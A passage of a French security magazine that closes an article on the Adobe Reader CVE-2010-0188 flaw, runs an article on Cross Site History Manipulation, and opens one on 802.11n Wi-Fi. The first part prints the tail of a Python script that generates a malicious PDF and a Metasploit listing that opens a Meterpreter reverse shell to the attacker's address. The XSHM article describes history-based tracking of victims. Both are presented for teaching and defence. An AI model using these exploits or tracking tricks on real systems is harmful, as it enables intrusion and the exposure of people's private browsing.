                    8 0 R/Type /Catalog>>
endobj
8 0 obj
<</DA (/Helv 0 Tf 0 g )/XFA [(template) 1 0 R]/Fields
                    [2 0 R]>>
endobj xref
trailer
<</Root 7 0 R/Size 9>>
startxref
14765
%%EOF'''
        return pdf


if __name__=="__main__":
    print __doc__
    if len(sys.argv) != 2:
        print "Usage: %s [output.pdf]" % sys.argv[0]

    print "Creating Exploit to %s\n"% sys.argv[1]
    exploit=CVE20100188Exploit(buf)
    f = open(sys.argv[1],mode='wb')
    f.write(exploit.gen_pdf())
    f.close()
    print "[+] done !"
```

Sur le réseau

- *http://www.adobe.com/support/security/bulletins/apsb10-07.html* – bulletin de sécurité APSB10-07,
- *http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188* – description et référence de l'exploit CVE-2010-0188,
- *http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4324* – description et référence de l'exploit CVE-2009-4324,
- *http://www.packetstormsecurity.org/1001-exploits/ms-winnt-pwn.txt* – Description de la vulnérabilité CVE-2010-0232 (KiTrap0d) découverte par Tavis Ormandy, alias Taviso, ingénieur chez Google,

OpenVas

Dans sa version 2, *Nessus* était sous licence GPL. Un fork de cette version existe : *OpenVas* (*http://www.openvas.org*). Il est assez simple de créer un plugin pour tester la version d'*Adobe Reader* installée sur les postes d'un réseau. La première étape consiste à prendre comme modèle le plugin *gb_adobe_acrobat_unspecified_vuln.nasl* situé à l'emplacement */usr/local/lib/openvas/plugins/*. Ce plugin teste la version d'Adobe Reader installée, et affiche une alerte si la version est inférieure à 9.2. Il nous suffit donc de modifier le numéro de version à vérifier.

```
cd /usr/local/lib/openvas/plugins/
cp  gb_adobe_acrobat_unspecified_vuln.nasl gb_adobe_
                    acrobat_CVE-2010-0188.nasl
vi gb_adobe_acrobat_CVE-2010-0188.nasl
```

Modifié la ligne 81 le code suivant :

```
test_version2:"9.3.0"
```

Ensuite, vous devez signer votre plugin avec PGP ou désactiver la vérification de la signature des plugins en modifiant le fichier *openvassd.conf* :

```
nasl_no_signature_check = yes
```

Listing 2. *Création d'un PDF malicieux grâce à Metasploit*

```
$ msfconsole
msf > use exploit/windows/fileformat/adobe_libtiff
msf exploit(adobe_libtiff) > set PAYLOAD windows/
                    meterpreter/reverse_tcp
msf exploit(adobe_libtiff) > set LHOST [MON ADRESSE
                    IP]
msf exploit(adobe_libtiff) > set LPORT [MON PORT
                    D'ECOUTE]
msf exploit(adobe_libtiff) > exploit
```




Figure 2. *Paramétrage du compte Administrateur de domaine pour l'audit d'un domaine Microsoft*

Pour finir, lancez le démon *openvassd*, puis le client *OpenVas-Client*. La configuration est très similaire à celle de Nessus.

Déploiement de la mise à jour d'Adobe Reader

La meilleure solution pour se protéger des vulnérabilités consiste à appliquer les correctifs (quand ils existent !). Pour cela plusieurs possibilités. Au sein d'un domaine Microsoft un script d'ouverture de session ou une GPO (Group Policy Object) permettent de déployer de manière automatique les patchs sur un grand nombre de postes de travail .Adobe publie sur son site un guide pas-à-pas pour la création de GPO (*http://www.adobe.com/devnet/acrobat/pdfs/gpo_ad_9.pdf*). Une autre solution consiste à créer un package pour Microsoft Systems Management Server (*http://www.adobe.com/devnet/acrobat/pdfs/sms_9.pdf*).

Avant chaque déploiement, il est possible de personnaliser les packages d'installation en y incroporant les patchs, grâce à *Adobe Customization Wizard 9* (*http://www.adobe.com/support/downloads/detail.jsp?ftpID=3993*).

Enfin, sur des postes de travail isolés, il faut régulièrement appliquer les mises à jour automatiques. Plusieurs semaines après la publication de la version 9.3.1, Adobe a laissé la version 9.3.0 en téléchargement par défaut. C'est surprenant, mais c'est vrai : un mois après la publication du correctif, les utilisateurs continuaient à télécharger une version faillible. Ce n'est qu'après l'exécution d'*Adobe Reader Updater* que le correctifs s'appliquent..

À PROPOS DE L'AUTEUR

Auteur : Alexandre LACAN

Pour le contacter : *alexandre.lacan@gmail.com*

http://twitter.com/lades51

Tony Deslandes - credits : Pugstudio, Air

Les failles Cross Site History Manipulation

AMAR Paul

Nous allons traiter des risques qu'encourent les internautes face aux vulnérabilités de type Cross Site History Manipulation (XSHM). Ces failles de sécurité ont été mises en évidence début janvier 2010 par la firme Checkmarx Research Lab.

Cet article explique...

- Le principe des failles XSHM, leur utilisation, mais aussi les moyens de se prémunir face à ces nouvelles vulnérabilités.

Ce qu'il faut savoir...

- Notions en PHP, JavaScript, (x)HTML, ainsi que les vulnérabilités Web telles que les CSRF (Cross-Site Request Forgeries.)

Dans un premier temps, nous traiterons du concept de SOP (Same Origin Policy) puis nous nous pencherons sur les utilisations diverses qu'un pirate peut réaliser.

Elles permettent, entre autres, de récupérer des informations sur ses victimes telles que les pages visitées ou encore toute autre sorte d'informations.

Ces exemples d'utilisation montrent l'un des enjeux les plus en vogue du moment : accéder à la vie privée de chacun et en soutirer le plus d'informations.

Pour finir, nous verrons comment sécuriser son application Web pour éviter tout risque.

SOP (Same Origin Policy)

L'abréviation « SOP » (Same Origin Policy) [1] est un concept très important en sécurité informatique pour tous les langages orientés Client tels que le JavaScript.

En quelque sorte, il autorise à un script utilisé sur une page d'un site l'accès aux autres méthodes et propriétés d'autres pages sur le même site sans vraiment de restrictions.

Parallèlement, il permet d'éviter l'accès à certaines méthodes et propriétés à partir de sites différents.

Le terme « Origin » est défini en se fondant sur le domaine, le protocole utilisé par la couche application et le port TCP utilisé pour la communication.

Deux ressources ont leurs origines dites similaires si et seulement si tous ces attributs sont similaires.

Prenons un exemple pour mieux illustrer :

- *http://www.site.com/admin/index.php*
- *http://www.site.com/list.php*
- *http://www.site.com:8000/admin.php*
- *https://www.site3.com/news/edit.php*

Si nous prenons ces liens, nous remarquons que seuls les deux premiers ont la même « origine ». Ces deux exemples s'équivalent d'un point de vue de l'origine car tous leurs attributs sont similaires (port, protocole de la couche application et domaine).

Pour ce qui est de l'exemple 3, il diffère car il utilise un port différent.

Le port de base utilisé est le port 80, mais d'après le lien donné, le port est le 8000.

Concernant le dernier exemple, il s'avère qu'ils n'ont pas les mêmes domaines. De plus, le 4ème exemple utilise le protocole HTTPS (il diffère donc de la couche transport) et son domaine est différent. L'origine n'est pas la même.

Prenons le cas d'une faille de type Cross Site Request Forgery (CSRF) [2] : ces vulnérabilités ne sont qu'à un sens de communication aucune informations n'est récupéré.

L'entreprise Checkmarx Research Lab, grâce à ses recherches, a démontré que l'Objet « Historique » était soumis à certaines vulnérabilités et permettait ainsi de nombreuses exploitations, comme la récupération de données privées etc.

Maintenant que nous avons compris le principe du concept de Same Origin Policy, intéressons-nous au Browser History Object qui est faillible.

Browser History Object

« Browser History » [3] est une liste globale de toutes les pages visitées ordonnées par onglet. La navigation à travers l'historique est possible seulement à travers les «Back», «Forward», et «Go».

Un autre élément du « Browser History » intéressant sera traité plus loin, il s'agit de la longueur (« length ») de l'historique.

C'est ce qui est utilisé régulièrement à travers notre navigateur pour revenir sur une page précédente etc. afin de faciliter la navigation.

En cliquant sur les flèches de notre navigateur, nous naviguons donc dans notre historique en sautant d'une page à une autre.

L'historique présente certaines particularités utilisées par le pirate pour réaliser des attaques de type XSHM.

Puisque nous pouvons ouvrir une même page un nombre n fois, elle ne sera enregistrée qu'une seule fois dans l'objet « Historique », évitant ainsi de l'encombrer pour rien.

D'autre part, lorsque nous accédons à site.com/page.html et que cette page utilise une redirection [4] vers test.com/page_2.html, seule la deuxième page sera insérée dans l'historique bien que l'utilisateur ait navigué sur la première page (cf Figure 1).

En outre, le concept de SOP permet d'éviter l'accès direct aux URL's détenues dans l'objet « Historique » du navigateur et ce, pour garder le caractère confidentiel des données de l'utilisateur.

Il est aussi possible d'accéder à une page internet sans pour autant qu'elle apparaisse dans l'historique de navigation. En effet, l'utilisation peut être un bon point de départ avec les : location.replace(url_1), location.replace(url_2), ...location.replace(url_n). Seul le dernier enregistrement sera stocké dans l'historique bien que toutes les pages précédentes aient été visitées. De




Figure 1. *Isertion d'un élément dans l'objet Historique.*

nombreuses actions peuvent donc être cachées à l'internaute (cf Figure 2).

Malgré les protections mises en place autour du concept de Same Origin Policy (SOP), il est possible de contourner certaines règles. Nous avions parlé plus haut d'un attribut qui est « length », c'est-à-dire la longueur de l'objet Historique. Jouer avec cet attribut procure donc une mine d'informations comme nous allons le voir plus loin.

Les différents concepts que nous venons de présenter sont très importants et doivent être assimilés pour comprendre la suite de l'article.

Le SOP, concept de sécurité, permet de garder une certaine confidentialité entre les différentes pages internet, mais possède une brèche de sécurité au niveau de son objet Historique autorisant ainsi un pirate à récupérer de nombreuses informations confidentielles.

Nous allons maintenant traiter des différents usages possibles grâce aux Cross-site History Manipulation.

Utilisations à l'encontre des usagers

Les différentes exploitations qu'un pirate peut réaliser sont les suivantes :

- Jouer sur les conditions de redirection de page ou encore les différents types d'erreur
- Détecter si l'internaute est connecté sur une plateforme précise
- Mapper les différentes ressources de sa victime
- Récupérer des informations concernant d'autres pages sur d'autres domaines.

Voyons d'abord les problèmes liés aux conditions de redirection, à savoir comment récupérer des informations intéressantes.

Inférer dans les conditions de redirection de page pour le profit

Prenons le cas où une page redirige vers une autre, à l'aide d'une seule condition. (Exemple : l'usager a bien rempli une certaine condition).

Un pirate fait en sorte de créer une page malicieuse qui comporte une iframe. Cette dernière pointe vers la « fameuse page ».

Dès lors, il récupère la valeur du history.length et fait pointer son iframe vers la page qui le redirige si la condition est respectée.

Le pirate vérifie ainsi si les valeurs de history.length sont les mêmes. Deux alternatives sont possibles :

- Soit les deux history.length sont équivalents, cela signifie que le pirate a de nombreuses informations comme, par exemple, que la condition pour réaliser la redirection était à « true ». Cela peut donc avoir de nombreuses incidences et se révéler très fructueux pour des vulnérabilités telles que des CSRF qui sont réalisées quelque peu en « aveugle ».
- Au contraire, si les deux history.length se sont pas équivalents, cela signifie que la condition n'a pas été respectée, et tout autant, le pirate a de nombreuses informations et peut agir en conséquence.

Pourquoi les history.length changent avec les deux interactions ?




Figure 2. *Impact du windows.location sur l'objet Historique.*

Rappelez-vous, lorsque nous redirigeons certaines pages entre elles, l'object History n'insère dans l'historique que la page finale.

Les applications sont multiples et permettent donc de réaliser, par exemple, des attaques de type CSRF en récupérant une rétro-action ou « feedback » sur les actions réalisées.

Détecter si une personne est logguée

De nombreuses attaques sont fondées sur le fait qu'une personne est connectée ou non à une plateforme.

Prenons l'exemple d'une attaque de type CSRF pour changer le mot de passe, il faut bien entendu que l'internaute victime soit loggué sur le site, sinon, l'attaque ne sert à rien.

Pour une personne malicieuse, savoir que sa victime est logguée sur une application particulière peut être très intéressant.

Nous allons voir comment il est possible, à l'aide de vulnérabilités de type XSHM, de détecter si une personne est logguée sur une application Web.

La première possibilité consiste à jouer avec les balises <img> : Prenons un site Web qui demande une authentification pour pouvoir visualiser des photos sur le site Web.

Nous faisons en sorte de vouloir charger une de ces images et ainsi, utiliser l'événement JavaScript OnError pour lancer un événement et nous faire savoir qu'il n'est pas loggué.

Si l'événement OnError est déclenché, cela signifie que la personne n'a pas pu accéder à l'image, donc par conséquent, n'est pas logguée sur le site Web.

La deuxième possiblité est bien souvent utilisée sur le Web. Qui n'a jamais eu un message du type : « Vous devez vous authentifier pour pouvoir accéder à cette partie du site ».

Il suffit de faire la même démarche que dans l'exemple précédent concernant la prise d'informations sur les redirections.

Dans ce cas-là, les informations de l'objet History sont à nouveau interpréées pour savoir si les deux valeurs sont différentes. Des informations sont récupérées, notamment s'il est loggué ou non.

Un exemple de démonstration réalisée par la firme Checkmarx pour les utilisateurs d'internet explorer concernant Facebook : *http://www.checkmarx.com/Demo/XSHM.aspx* [5]

Mapper les ressources d'un internaute

Nous sommes dans l'ère de l'espionnage industriel et autre atteinte à la vie privée.

Dès lors, il est essentiel de protéger ses informations personnelles et ainsi sécuriser son réseau privé (à savoir local).

De nombreuses entreprises utilisent des intranet qui sont donc accessibles seulement à partir de certains postes internes au réseau.

Une personne mal intentionnée réalise alors une page qui va faire en sorte de rechercher de nombreux fichiers susceptibles de se révéler intéressant.

Le pirate réussissant, grâce à une personne intermédiaire, à récupérer des informations concernant une entreprise, serait dans une situation particulièrement intéressante pour lui.

Obtenir des informations sur les systèmes administratifs/financiers lui seraient bénéfiques et cet espionnage nuirait à l'activité de l'entreprise.

Prenons le cas où lorsqu'un fichier n'existe pas, nous sommes directement redirigés vers une page « 404 – Not Found! ».

Il suffit de faire une page qui pointera d'abord sur la page « Not found » pour ensuite faire en sorte d'accéder à d'autres ressources telles que des fichiers Acrobat Reader, Excel, Word etc.. (password.txt, admin.txt, comptes.xls, backup.zip,...)

Le fonctionnement est similaire aux techniques présentées ci-dessus, si l'objet History.length diffère au niveau de la valeur, cela signifie que les fichiers sont bien présents sur l'intranet ou dans les ressources de la victime.

Intéressons-nous maintenant à d'autres techniques qui sont de vraies mines d'informations pour le pirate. Si vous recherchez plus d'éléments concernant les attaques présentées ci-dessus, n'hésitez pas à lire l'excellent article de la firme Checkmarx. [6]

Enumérer les URL visitées et les arguments passés en GET

Il est intéressant pour un pirate de savoir quelles sont les applications Web visitées par sa victime.

Listing 1. *Cde source pour l'utilisation d'un jeton (« token »)*

```
<?php
session_start(); // va créer une session
$jeton = md5(uniqid(rand(), TRUE)); // va générer un
                    hash d'un nombre aléatoire
$_SESSION['jeton'] = $jeton; // la session se verra
                    attribuer la valeur du jeton
?>
<form action="buy.php" method="POST">
<input type="hidden" name="jeton" value="<?php echo
                    $jeton; ?>" />
<p>
Symbol: <input type="text" name="product1" /><br />
Shares: <input type="text" name="product2" /><br />
<input type="submit" value="Acheter !" />
</p>
</form>
```

Dès lors, il est plus simple que la victime lui fasse confiance si le pirate connait plus d'informations à son sujet.

Le fait de savoir quels sont les liens qu'il a visités au cours de sa session donne une idée de ses habitudes de navigation.

De nombreuses entreprises sur internet récupèrent certaines de nos habitudes pour nous envoyer de la publicité ciblée. Le principe est le même, le pirate récupère les informations, les traite afin que cela fructifie ses efforts.

Comme présenté plus haut, l'objet history a une méthode « Go ». Cette méthode permet de charger une url contenue dans l'historique.

Nous pouvons alors supposer qu'un internaute normal lit ses courriels ou encore des messages sur certains forums.

Dès lors, il est possible de prédire certains liens comme les messageries les plus connues à savoir Gmail / Yahoo / Hotmail, …

Concernant les forums ou autres applications, le social engineering [7] est utile en apportant d'autres informations fructueuses pour ainsi cibler les possibilités.

Le pirate créé une page contenant un tableau de toutes les url qu'il souhaite tester (que ce soit les boites de messageries, les forums, les sites, les sondages, …). En Javascript, il suffit qu'il navigue dedans et qu'il fasse, pour chaque élément de son tableau, un : « history. go(url[i]); ».

Si un événement document.unload survient, il s'avère que la page donnée en argument à la méthode go de l'objet history a bien été visitée pendant cette session de navigation. Le pirate prend ça en note et peut envisager de nouveaux vecteurs d'attaques comme cibler pour avoir des informations plus précises.

Dernier élément que nous allons voir dans ce document est qu'il est possible de récupérer les différents arguments passés en GET dans les url.

Prenons par exemple une page qui permet de visualiser de nombreuses News sur un site.

Annexes :

- [1] *http://en.wikipedia.org/wiki/Same_origin_policy* – Same Origin Policy
- [2] *http://en.wikipedia.org/wiki/Cross-site_request_forgery* - Cross Site Request Forgery
- [3] *http://msdn.microsoft.com/en-us/library/ms535864(VS.85).aspx* : Browser History Object
- [4] *http://en.wikipedia.org/wiki/URL_redirection*
- [5] *http://www.checkmarx.com/Demo/XSHM.aspx*
- [6] *http://www.checkmarx.com/Upload/Documents/PDF/XSHM%20Cross%20site%20history%20manipulation.pdf*
- [7] *http://en.wikipedia.org/wiki/Social_engineering_(security)*
- [8] *http://en.wikipedia.org/wiki/Cross-site_scripting*

Le changement de news peut être réalisé grâce à une variable « news » directement dans l'url, exemple : *http://site.com/read.php?news=1337*

Un pirate est dans la possibilité de créer une page qui fera comme du « brute-force » sur la valeur de l'attribut news passé en argument jusqu'à ce qu'il obtienne un document.unload.

S'il en obtient un, comme dans l'exemple précédent, cela signifie que sa victime, durant cette même session de navigation a accédé à la page.

La victime peut donc être surveillée dans ses faits et gestes et le pirate récupère ainsi des informations plus que sensibles sur sa vie privée.

Maintenant que nous avons vu les différentes utilisations des failles de type XSHM, nous allons nous intéresser aux différents moyens de les détecter et surtout, de s'en prémunir.

Détection et prévention des vulnérabilités de type XSHM

Intéressons-nous d'abord à la détection de vulnérabilités de type XSHM avant d'étudier les aspects de la prévention (tant par le navigateur que par l'application).

Comme nous l'avons remarqué dans les exemples d'utilisation, si votre application utilise des redirections utilisant des conditions, vous risquez d'être vulnérable.

Dès lors, le fait d'utiliser dans son code des conditions telles que :

```
if (!login())
    redirect('login.php');
else
    redirect('account.php');
```

n'est pas du tout recommandé car ce bout de code est faillible à des attaques de type XSHM.

Un autre point utilisé pour sécuriser ses propres applications est l'utilisation des « tokens », traduits sous « jetons » en français.

Les tokens sont souvent utilisés pour éviter les vulnérabilités de type CSRF (Cross Site Request Forgeries) et introduisent au niveau de chaque zone critique un « jeton », à savoir un identifiant unique qui permettra de savoir si une personne est effectivement authentifiée ou non. Si un pirate souhaite relancer la même requête quelques instants après, il ne pourrait pas car le jeton ne serait plus valide (cf Listing 1).

Dès lors, au moment de rediriger une personne vers une page contenant un indice fixe, autant le rendre aléatoire pour rendre plus difficile la tâche du pirate, voire quasiment impossible si l'aléatoire qu'il utilise est plus ou moins « fiable ».

Exemple de code utilisé pour éviter les attaques de type Cross site request forgeries. Cette technique est tout autant un très bon moyen de parer les attaques de type XSHM.

Parallèlement, pour ce qui est de la prévention, voyant les protections pouvant être mises en place par les fureteurs.

Malgré les sécurités installées au niveau du SOP, il s'avère qu'il contient une faiblesse qui laisse la porte ouverte à de nombreuses dérives.

Il faudrait donc faire en sorte que l'objet history ne puisse renvoyer certaines informations que d'un certain domaine.

Si nous appelons une page appartenant à Yahoo.com et une autre page qui appartient à google.fr, il ne faudrait pas qu'elles puissent accéder au même objet History.

Dès lors, il faudrait pouvoir arrêter de faire du « cross-domain » au sein de l'objet history car grâce à cette brèche, de nombreuses vulnérabilités aux effets plus qu'importants, voient le jour.

Conclusion

Les failles de type XSHM sont plus ou moins récentes car pointées du doigt seulement début 2010 par la firme Checkmarx.

De nombreux vecteurs d'attaques ouvrent les portes aux pirates avec l'arrivée de ces nouvelles failles sur la toile. Couplées à d'autres vulnérabilités telles que des XSS (Cross Site Scripting) [8] ou des CSRF, les dégâts peuvent être considérables puisqu'il est tout à fait possible d'accéder aux données privées des victimes.

De plus, il est important de montrer l'importance qu'a pour certains l'utilisation de la longueur de l'objet History ; elle semble bénigne pourtant elle est une véritable mine d'informations pour les pirates.

Dès lors, le mot d'ordre est de rester très vigilant sur la toile et d'appliquer les correctifs à nos applications Web pour nous protéger et protéger l'intégrité de nos visiteurs.

A PROPOS DE L'AUTEUR...

Je suis actuellement en DUT informatique à Fontainebleau. Je suis passionné par la sécurité informatique depuis plusieurs années. Depuis peu, je m'intéresse à la sécurité des systèmes d'informations afin de comprendre les risques et les protections permettant de palier à ces problèmes. Par la suite, j'aimerais réaliser un diplôme d'ingénieur en informatique.

P u b l i c i t é

La norme 802.11n va-t-elle changer le visage du Wi-Fi?

Tony FACHAUX

Cet article présente la norme 802.11n en expliquant ce qu'elle apporte par rapport aux précédentes normes Wi-Fi 802.11b et 802.11g. L'article tentera aussi de démontrer l'impact de cette nouvelle norme au sein des réseaux d'entreprises.

Cet article explique...

- Ce qu'est la norme 802.11n
- Ce que la norme 802.11n apporte par rapport aux précédentes normes
- L'impact que pourrait avoir cette norme sur les réseaux d'entreprise

Ce qu'il faut savoir...

- Connaître les précédentes normes Wi-Fi 802.11a/b/g
- Connaître les normes 802.11e/i/w
- Connaître la norme 802.11
- Connaître le modèle OSI

La nouvelle norme Wi-Fi 802.11n que beaucoup d'entre vous doivent déjà connaître vient d'être ratifiée par l'industrie de l'informatique. Qu'apporte-t-elle par rapport aux anciennes normes Wi-Fi 802.11b et 802.11g? Faut-il migrer vers cette nouvelle norme? Cette norme marquera-t-elle la fin des réseaux Ethernet?

Après sept ans de divergences entre industriels, l'IEEE a ratifié la norme 802.11n qui va offrir aux réseaux Wi-Fi un débit de 300 Mb/s (théoriques) contre 54 Mb/s pour les réseaux actuels en 802.11g. Cette norme était déjà présente en version *draft* sur le marché depuis 2007. En effet, la majorité des constructeurs avaient déjà introduit cette norme dans leurs produits basés sur les spécifications draft de la norme. Il suffirait alors d'une simple mise à jour du firmware pour pouvoir profiter de la norme 802.11n définitive. Le fait qu'elle ait été ratifiée va permettre aux constructeurs de certifier leurs équipements 802.11n afin de les rendre interopérables. Tout cela est donc de très bon augure pour le monde des réseaux informatiques qui commençaient à voir des utilisateurs lassés de la lenteur des réseaux Wi-Fi actuels.

Rappel sur la norme 802.11

La norme 802.11 décrit toutes les caractéristiques d'un réseau local sans fil plus communément baptisé WLAN (pour Wireless Local Area Network). Un réseau sans fil doit donc répondre à la norme 802.11. Les fabricants de matériels peuvent attribué le logo Wi-Fi aux équipements répondants parfaitement à la norme 802.11, c'est-à-dire certifié par la Wi-Fi Alliance. Une petite note au passage sur le terme Wi-Fi qui vient des mots Wireless Fidelity et qui est de plus en plus écrit Wi-Fi. Un réseau Wi-Fi est donc un réseau local (tout comme un LAN) mais qui n'utilise pas de câbles. Les réseaux d'entreprises 100% Wi-Fi sont aujourd'hui très peu courant. En effet, les débits ne sont pas encore aussi performants qu'avec des câbles RJ45 et la sécurité des réseaux Wi-Fi rebute encore beaucoup de DSI. Les réseaux Wi-Fi interviennent pour l'instant dans les entreprises en tant qu'expansion du réseau. Ils permettent aux salariés d'avoir accès au réseau partout dans l'entreprise ce qui est très pratique pour des démonstrations, réunions ou encore lorsqu'il y a des intervenants extérieurs. La norme 802.11 opère au niveau de la couche physique (PHY) et de la couche liaison de données du modèle OSI, elle même découpée en deux sous-couches : LLC et MAC.

Historique

Avant de continuer, faisons un rapide historique sur les normes Wi-Fi. En 1999, les normes 802.11a et 802.11b sont apparues pour les réseaux Wi-Fi. La norme 802.11b fonctionne sur la bande de fréquences de 2,4 Ghz et offre un débit de 11 Mb/s. Longtemps

